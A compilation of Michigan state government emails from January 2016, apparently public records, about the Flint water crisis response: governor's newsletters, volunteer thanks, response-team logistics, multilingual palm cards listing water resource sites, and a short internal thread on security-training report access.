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
**From:** Doll, Jeanette (DTMB)  
**Sent:** Friday, January 22, 2016 8:26 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Automatic reply: Anonymous launches #OpFlint

I am currently on special assignment and have limited ability to respond to requests that are not associated with the Flint Water Response.

If you need assistance with a building closure, please contact Central Control at (517) 373-0196 for immediate assistance.

Jeanette

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 12:50 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** "He's his own best spokesman"




## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe

"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.




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### Governor Snyder with Charlie LeDuff on Fox 2 Detroit

"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm

came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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
## Governor Snyder's 2016 State of the State

"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



---

## Governor in USA Today: "I will fix this, and I mean it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." [Click here to read the Governor's full op-ed.](#)

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## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"



Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

STAY CONNECTED:



SUBSCRIBER SERVICES:


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This email was sent to [rakowskij@michigan.gov](mailto:rakowskij@michigan.gov) on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858

---

**From:** State of Michigan <MISOM@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 22, 2016 4:46 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

---

This e-mail was sent to [rakowskij@michigan.gov](mailto:rakowskij@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

---

**From:** MSP-EOC-MDTMB  
**Sent:** Sunday, January 24, 2016 6:02 PM  
**To:** Doll, Jeanette (DTMB);McKee, Ryan (DTMB);Rakowski, Rock (DTMB)  
**Subject:** FW: Flint Water Response Team Plan for Monday 1/25/16  
**Attachments:** Flint Water Response Team Plan for Monday 01.25.16 FINAL.docx

**Importance:** High

FYI

---

**From:** MSP-SEOC5  
**Sent:** Sunday, January 24, 2016 5:55 PM  
**To:** Twohig, Lauren; MSP-EOC-MDSP; [Alicia.tate-nadeu@fema.dhs.gov](mailto:Alicia.tate-nadeu@fema.dhs.gov); Holmes, Virginia (DHHS); [Todd.tillung@fema.dhs.gov](mailto:Todd.tillung@fema.dhs.gov); [Kendal.session@fema.dhs.gov](mailto:Kendal.session@fema.dhs.gov); Hollaender, Henrik (MSP); Heintzelman Shasta; Eickholt, Jay (MSP); Kuzera, Michelle (MSP); [9066304282@vzwpx.com](mailto:9066304282@vzwpx.com); Dehner, Amy (MSP); Kish, Thomas (MSP); MSP-SEOCOPSC; [jason.gamble@fema.dhs.gov](mailto:jason.gamble@fema.dhs.gov); Thelen, Richard (DHHS); MSP-EOC-MDHS; MSP-EOC-MDCH; MSP-seoclgc; MSP-SEOC11; MSP-seocfgc; MSP-EOC-MDCIVILR; Wolf, Jennifer (DNR); MSP-EOC-MDEQ; MSP-EOC-MDCORTNS; MSP-EOC-MDLARA; plangc; MSP-seocda2; MSP-seocda1; MSP-EOC-MDARD; MSP-EOC-MDTMB; MSP-EOC-MDEDUCTN; [MSP-EOCndsp@michigan.gov](mailto:MSP-EOCndsp@michigan.gov); Johnson, Michael (MSP); Bolger, Matt (MSP); FEDERALSEOC; [Nq.mi.miarnq.list.iocifhgstaffonly@mail.mil](mailto:Nq.mi.miarnq.list.iocifhgstaffonly@mail.mil); Scott-Fitzgerald, Shawn M.; Gaskill-Clemons, Robert; Spata, Paul; Hunter, Janet (DHHS); Veaser, Chad (DHHS); Kelenske, Chris (MSP); Katarsky, Anthony (MSP)  
**Subject:** Flint Water Response Team Plan for Monday 1/25/16  
**Importance:** High

Attached is the final plan for Water Response Teams tomorrow, Monday, January 25.

Thank you,  
Brianna  
517-230-2949

---

**From:** MSP-EOC-MDTMB  
**Sent:** Sunday, January 24, 2016 7:19 PM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** FW: Palm Card  
**Attachments:** Flint\_PalmCard\_v2a\_bleeds.pdf; Flint\_PalmCard\_spanish\_v2a\_bleeds.pdf

---

**From:** Doll, Jeanette (DTMB)  
**Sent:** Monday, January 18, 2016 6:27 PM  
**To:** Miller, Mark (DTMB)  
**Cc:** Galbreath, Wendy (MSP); MSP-EOC-MDTMB  
**Subject:** Palm Card

Hi Mark –

Would it be possible to change the word “Centers” on the first page to “Sites”?

They would like an additional 35,000 copies 500 per bundle on the same paper weight used for the original order. Please send a copy of the change when ready.

Attached are both the English and Spanish versions. I have not been asked for reprints of the Spanish, but included it just in case.

Thanks Mark!

Jeanette Doll, Professional Emergency Manager  
MI Dept. of Technology, Management & Budget  
Emergency Management Coordinator  
(517) 373-2231 Office  
(517) 719-8763 Cell



# FLINT WATER RESPONSE TEAM

Visit our comprehensive website at [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)

## WATER RESOURCE CENTERS

• Free Bottled Water • Free Water Filters • Free Testing Kits •

### Fire Station #1

310 East 5th St.  
Flint, MI 48502

### Fire Station #3

1525 Martin Luther King Ave.  
Flint, MI 48503

### Fire Station #5

3402 Western Rd.  
Flint, MI 48506

### Fire Station #6

716 West Pierson Rd.  
Flint, MI 48505

### Fire Station #8

202 East Atherton Rd.  
Flint, MI 48507

OPEN DAILY FROM 9 AM - 9 PM

• RESOURCES •

## MEDICAL

For medical or testing information,  
please contact  
your primary care provider  
or dial **211**

FOR IMMEDIATE  
ASSISTANCE

**DIAL 211**  
(24/7/365)

*We're committed to a coordinated approach with resources from state agencies to address all aspects of this situation.*

*If you don't find what you need here or by calling 211, please call my office at 517-335-7858. I will continue working to make this right.*

*~ Rick Snyder, Governor*



# FLINT WATER RESPONSE TEAM

## NUTRITION

Did you know that some foods will keep lead from being stored in a child's body? These are foods with a lot of calcium, vitamin C and iron.

---

## FREE WATER TESTING

Flint residents who are concerned about their water can obtain free water testing kits at the water resource sites.

---

## USE WATER FILTERS & CARTRIDGES

Water filters can reduce lead and other contaminants by 99 percent when installed and maintained correctly. Free water filters are available at the water resource sites.

---

FOR IMMEDIATE ASSISTANCE

**DIAL 211**  
(24/7/365)

---



# EQUIPO DE RESPUESTA DEL AGUA DE FLINT

Por favor visite nuestra página comprensiva de recursos  
[www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)

## CENTRO DE RECURSOS DE AGUA

• Botellas De Agua • Filtros De Agua Gratis • Kits De Prueba Gratis •

### Estación de Bomberos #1

310 East 5th St.  
Flint, MI 48502

### Estación de Bomberos #3

1525 Martin Luther King Ave.  
Flint, MI 48503

### Estación de Bomberos #5

3402 Western Rd.  
Flint, MI 48506

### Estación de Bomberos #6

716 West Pierson Rd.  
Flint, MI 48505

### Estación de Bomberos #8

202 East Atherton Rd.  
Flint, MI 48507

ABIERTO DIARIAMENTE 9 AM - 9 PM

• RECURSOS DISPONIBLE •

## SERVICIOS MÉDICOS

Para pruebas o información médica  
póngase en contacto con su proveedor  
de atención primaria  
o marque **211**

PARA ASISTENCIA  
INMEDIATA

**MARQUE 211**  
(24/7/365)

*Estamos comprometidos a un enfoque coordinado con recursos de agencias estatales para abordar todos los aspectos de esta situación.*

*Si no encuentra lo que necesita aquí o llamando al 211, por favor llame a mi oficina al 517-335-7858. Continuare trabajando hasta resolver para los residentes de Flint.*

*~ Rick Snyder, Gobernador*





# EQUIPO DE RESPUESTA DEL AGUA DE FLINT

## NUTRICIÓN

¿Sabía usted que algunos alimentos no permiten que el plomo sea absorbido por el cuerpo de un niño? Estos son los alimentos con mucho calcio, vitamina C y hierro.

---

## PRUEBA DE AGUA GRATUITO

Residentes de Flint que están preocupados por su agua pueden obtener kits de prueba de agua gratis en los sitios de recursos.

---

## UTILICE LOS FILTROS DE AGUA Y CARTUCHOS

Los filtros de agua pueden reducir el plomo y otros contaminantes en un 99 por ciento cuando se instalan correctamente. Filtros de agua gratuitos están disponibles en los sitios de los recursos de agua.

---

PARA ASISTENCIA INMEDIATA

**MARQUE 211**  
(24/7/365)

---





---

**From:** MSP-EOC-MDTMB  
**Sent:** Sunday, January 24, 2016 7:34 PM  
**To:** Doll, Jeanette (DTMB);McKee, Ryan (DTMB)  
**Cc:** Rakowski, Rock (DTMB)  
**Subject:** FW: Chinese translation for door hanger  
**Attachments:** FLINT WATER - CHINESE TRANSLATION.docx; ATT00001.htm; FLINT WATER - CHINESE TRANSLATION - 2pg.docx

FYI - NOT READY for printing!

---

**From:** MSP-seoclgc  
**Sent:** Sunday, January 24, 2016 7:31 PM  
**To:** JICManager  
**Cc:** Nobach, Tonya (MSP); Galbreath, Wendy (MSP); MSP-EOC-MDTMB  
**Subject:** FW: Chinese translation for door hanger

Hi Sierra

As mentioned here is the Chinese translated palm care. Trevor Hawks sent the first copy (4pgs) I tried to edit to 2 pages. Neither of them look like print quality.

Trever did not think he would be able to format the Chinese version to put onto the palm card format.

It is your decision how you would like to proceed tomorrow

Carol  
State Emergency Operations Center  
Logistics Section Chief  
517-333-7767

---

**From:** Hawks, Trevor (MSP)  
**Sent:** Sunday, January 24, 2016 6:51 PM  
**To:** MSP-seoclgc  
**Subject:** FW: Chinese translation for door hanger

Here it is, It will have to be printed as a packet as I could lose text with font incompatibilities if I try to insert it into my graphics program.

Let me know if I can help further.

Thanks!

Trevor

---

**From:** Moon, Jason (LARA)  
**Sent:** Monday, January 18, 2016 1:37 PM

**To:** Hawks, Trevor (MSP)  
**Subject:** Fwd: Chinese translation for door hanger

Trevor, just checking in to see if the palm cards will be translated into Chinese?

Jason Moon  
Communications Director  
Dept. of Licensing and Regulatory Affairs  
[517-373-9280](tel:517-373-9280)  
[moonj@michigan.gov](mailto:moonj@michigan.gov)

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Begin forwarded message:

**From:** "Moon, Jason (LARA)" <[moonj@michigan.gov](mailto:moonj@michigan.gov)>  
**Date:** January 14, 2016 at 3:46:45 PM EST  
**To:** "Hawks, Trevor (MSP)" <[HawksT@michigan.gov](mailto:HawksT@michigan.gov)>  
**Cc:** "Goei, Bing (LARA)" <[GoeiB@michigan.gov](mailto:GoeiB@michigan.gov)>  
**Subject:** Chinese translation for door hanger

Trevor, here's a Chinese translation for the door hanger. Bing Goei, Director of the Office for New Americans, is copied on this email and helped obtain the translation. He may be able to assist going forward.

Jason Moon  
Communications Director  
Dept. of Licensing and Regulatory Affairs  
[517-373-9280](tel:517-373-9280)  
[moonj@michigan.gov](mailto:moonj@michigan.gov)

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# FLINT WATER RESPONSE TEAM

## FLINT 水状况受理小组

Visit our comprehensive website at [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)

请访问我们的综合性网站: [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)

### WATER RESOURCE CENTERS 水资源中心

•Free Bottled Water • Free Water Filters • Free Testing Kits•

•免费瓶装水•免费滤水器• 免费检测试剂盒•

#### *Fire Station #1*

消防站 #1

*310 East 5th St.*

*Flint, MI 48502*

#### *Fire Station #3*

消防站 #3

*1525 Martin Luther King Ave.*

*Flint, MI 48503*

#### *Fire Station #5*

消防站 #5

3402 Western Rd.  
Flint, MI 48506

Fire Station #6  
消防站#6  
716 West Pierson Rd.  
Flint, MI 48505

Fire Station #8  
消防站#8  
202 East Atherton Rd.  
Flint, MI 48507

OPEN DAILY FROM 9 AM - 9 PM  
开放时间为每天上午9点 - 晚上9点

•RESOURCES•  
信息资源

MEDICAL,  
医疗

For medical or testing information,  
please contact  
your primary care provider  
or dial 211

医疗或测试信息，请联系您的家庭医生，或拨打211

FOR IMMEDIATE  
ASSISTANCE  
DIAL 211  
(24/7/365)  
救急援助请拨打211（24小时全年服务）

*We're committed to a coordinated approach with resources  
from state agencies to address all aspects of this situation.  
If you don't find what you need here or by calling 211,  
please call my office at 517-335-7858. I will continue working  
to make this right.*  
~ **Rick**

我们承诺州政府各部门将采取统一协调的做法面对这种情况的所有方面。如果您在这里或拨打 211 没有得到你需要的帮助，请直接拨打我的办公室 517-335-7858。我将继续努力直到问题解决。

## FLINT WATER RESPONSE TEAM

### FLINT 水状况受理小组

## NUTRITION 营养

Did you know that some foods will keep lead from being stored in a child's body? These are foods with a lot of calcium, vitamin C and iron.

你知道吗，含有钙，维生素 C 和铁的食品。能帮助排泄孩子身体里的铅？

## FREE WATER TESTING 免费水质检测

Flint residents who are concerned about their water can obtain free water testing kits at the water resource sites.

Flint 居民如果你担心水的质量，你可以在各水资源站点免费获取水检测试剂盒。

# USE WATER FILTERS & CARTRIDGES

Water filters can reduce lead and other contaminants by 99 percent when installed and maintained correctly. Free water filters are available at the water resource sites.

正确安装和维护水过滤器可以减少 99% 铅和其他污染物。

您可在各水资源站点领取免费的水过滤器。

。

FOR IMMEDIATE ASSISTANCE

**DIAL 211**

(24/7/365)

救急援助请拨打 211（24 小时全年服务）



# FLINT WATER RESPONSE TEAM

## FLINT 水状况受理小组

Visit our comprehensive website at [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)

请访问我们的综合性网站: [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater)

WATER RESOURCE CENTERS 水资源中心

•Free Bottled Water • Free Water Filters • Free Testing Kits•

•免费瓶装水•免费滤水器• 免费检测试剂盒•

*Fire Station #1*

消防站 #1

*310 East 5th St.*

*Flint, MI 48502*

*Fire Station #3*

消防站 #3

*1525 Martin Luther King Ave.*

*Flint, MI 48503*

*Fire Station #5*

消防站 #5

*3402 Western Rd.*

*Flint, MI 48506*

*Fire Station #6*

消防站 #6

*716 West Pierson Rd.*

*Flint, MI 48505*

*Fire Station #8*

消防站 #8

*202 East Atherton Rd.*

*Flint, MI 48507*

*OPEN DAILY FROM 9 AM - 9 PM*

开放时间为每天上午9点 - 晚上9点

*RESOURCES•MEDICAL,*

信息资源 医疗

*For medical or testing information, please contact your primary care provider or dial 211*

医疗或测试信息，请联系您的家庭医生，或拨打211

FOR IMMEDIATE ASSISTANCE DIAL 211(24/7/365)  
救急援助请拨打211（24小时全年服务）

*We're committed to a coordinated approach with resources from state agencies to address all aspects of this situation. If you don't find what you need here or by calling 211, please call my office at 517-335-7858. I will continue working to make this right.*

~ Rick

我们承诺州政府各部门将采取统一协调的做法面对这种情况的所有方面。如果您在这里或拨打 211 没有得到你需要的帮助，请直接拨打我的办公室 517-335-7858。我将继续努力直到问题解决。

## FLINT WATER RESPONSE TEAM

### FLINT 水状况受理小组

#### NUTRITION 营养

Did you know that some foods will keep lead from being stored in a child's body? These are foods with a lot of calcium, vitamin C and iron.  
你知道吗，含有钙，维生素 C 和铁的食品。能帮助排泄孩子身体里的铅？

#### FREE WATER TESTING 免费水质检测

Flint residents who are concerned about their water can obtain free water testing kits at the water resource sites.

Flint 居民如果你担心水的质量，你可以在各水资源站点免费获取水检测试剂盒。

#### USE WATER FILTERS & CARTRIDGES

Water filters can reduce lead and other contaminants by 99 percent when installed and maintained correctly. Free water filters are available at the water resource sites.  
正确安装和维护水过滤器可以减少 99% 铅和其他污染物。

您可在各水资源站点领取免费的水过滤器。

FOR IMMEDIATE ASSISTANCE  
**DIAL 211**  
(24/7/365)






救急援助请拨打 211（24 小时全年服务）

**From:** Dept. Technology, Management & Budget <dtmb@govsubscriptions.michigan.gov>  
**Sent:** Tuesday, January 26, 2016 8:39 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Contributing time, muscle and money



During this month's Martin Luther King Jr. holiday weekend, some state employees turned their "day off" into a "day on" in Flint. There, they delivered bottled water, water filters, replacement cartridges and water testing kits to families. The volunteers joined other Michiganders, turning Dr. King's birthday observance into a day of service.



Mike Zimmer, director of the Office of Good Government and the Department of Licensing and Regulatory Affairs, has shared a link – [www.helpforflint.com](http://www.helpforflint.com) – that offers other opportunities to contribute time, muscle and money to bring clean drinking water to the community. Here in DTMB, some of our employees didn't wait for an invitation to lend a hand. Office of Retirement Services staff contributed funds that were used to buy 31 cases and 23 gallons of water, which a local organization transported to Flint.

Autumn Hubbard, Ambrea Mack and Sarah Esquivel, who are in the photo at the left, nearly emptied the shelves at their local grocery store. Thanks for your efforts.

everyone.

Now work.

Last week, I signed a new policy that formalizes the annual employee review process and sets expectations for employees and managers. [Administrative Policy 200.37](#) establishes consistent standards for implementing performance plans and reviews. Some of the standards are practices we have followed for years. Others are new. Some of particular note include:

- The mandatory use of HRMN
- A standard Feb. 1-Jan. 31 rating period for all employees
- An Individual Development Plan that specifies training or development programs for each employee
- Competencies and objectives that align to DTMB goals or scorecard metrics
- Consequences for managers and supervisors who do not complete the review process as required

A fundamental role of each DTMB manager or supervisor is to provide employees with direction and feedback on their performance. Employees also are expected to take an active role in pursuing professional development opportunities and achieving their competencies and objectives. I encourage you to review the new policy and talk with your manager or supervisor if you have questions. Of course, I welcome your questions and input as well. Please send your comments and ideas to me at [behend@michigan.gov](mailto:behend@michigan.gov).

I know these have been busy weeks for many of you as you take on additional responsibilities and work hard to provide resources and services for our customers and citizens across the state. Please know that your hard work has not gone unnoticed. Thank you for everything you do, every day.

Have a great week,

David



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The Department of Technology, Management and Budget

You are receiving this email because you are an employee of the Department of Technology, Management and Budget. If you have questions about your subscription, please contact [DTMB-Communications@michigan.gov](mailto:DTMB-Communications@michigan.gov).

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This email was sent to [rakowski@michigan.gov](mailto:rakowski@michigan.gov) using GovDelivery, on behalf of DTMB · Lewis Cass Building · 320 South Walnut Street · Lansing, MI 48933 517-373-1004

**From:** Governor's Office <governorsoffice@govsubscriptions.michigan.gov>  
**Sent:** Friday, January 29, 2016 9:54 AM  
**To:** Rakowski, Rock (DTMB)  
**Subject:** Thank you for your service



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## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems. That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.

Thanks,




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Governor Snyder signature

Governor Rick Snyder



Right-click here to download pictures. To help protect your privacy, Outlook prevented automatic download of this picture from the Internet.  
Photos of state employees volunteering



STAY CONNECTED:



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This email was sent to rakowski@nichigan.gov on behalf of: The Executive Office of the Governor · 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7356

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**From:** Towne, Karen (LARA)  
**Sent:** Friday, January 29, 2016 10:16 PM  
**To:** Fitch, Catherine (DIFS)  
**Cc:** Rakowski, Rock (DTMB); Stanaway, Deb (DTMB)  
**Subject:** Re: Security Mentor Program

Catherine - As LARA's Emergency Manager, I have been working on the Flint recovery for the month of January 100 per cent - whether at the office for 10 hours plus or at the State Emergency Operations Center again 10 hours plus per day including weekends. I know Rock has been assisting in the Flint Recovery as an Alternate Emergency Manager for DTMB. I will try to get to it Monday, but my priority has to be Flint recovery. I believe Rock is in the same situation.

As for the separation of access, I have provided the list of DIFS employees and requested this separation three different times and have not seen it happen. I am copying Deb Stanaway - perhaps she can help with splitting DIFS from LARA. I know the report Director Behen sent out to Department Directors still had DIFS and UIA in LARA which gave a very misleading participation rate for LARA. Hopefully this will get taken care of before the new roll out occurs.

Sent from my iPad

On Jan 29, 2016, at 5:04 PM, Fitch, Catherine (DIFS) <[FitchC@michigan.gov](mailto:FitchC@michigan.gov)> wrote:

Karen,

I am following up on the email I sent on 1/25 requesting DIFS' updated Security Mentor report. Can you pull the report and email it to me?

Rock,

Karen still has DIFS security access. So that I don't have to keep bothering her for our reports I need to know what is required to remove her access and give access to me.

Thanks to you both!

Cathy

Begin forwarded message:

**From:** "Fitch, Catherine (DIFS)" <[FitchC@michigan.gov](mailto:FitchC@michigan.gov)>  
**Date:** January 25, 2016 at 8:18:54 AM EST  
**To:** "Towne, Karen (LARA)" <[TowneK2@michigan.gov](mailto:TowneK2@michigan.gov)>  
**Subject:** RE: Security Mentor Program

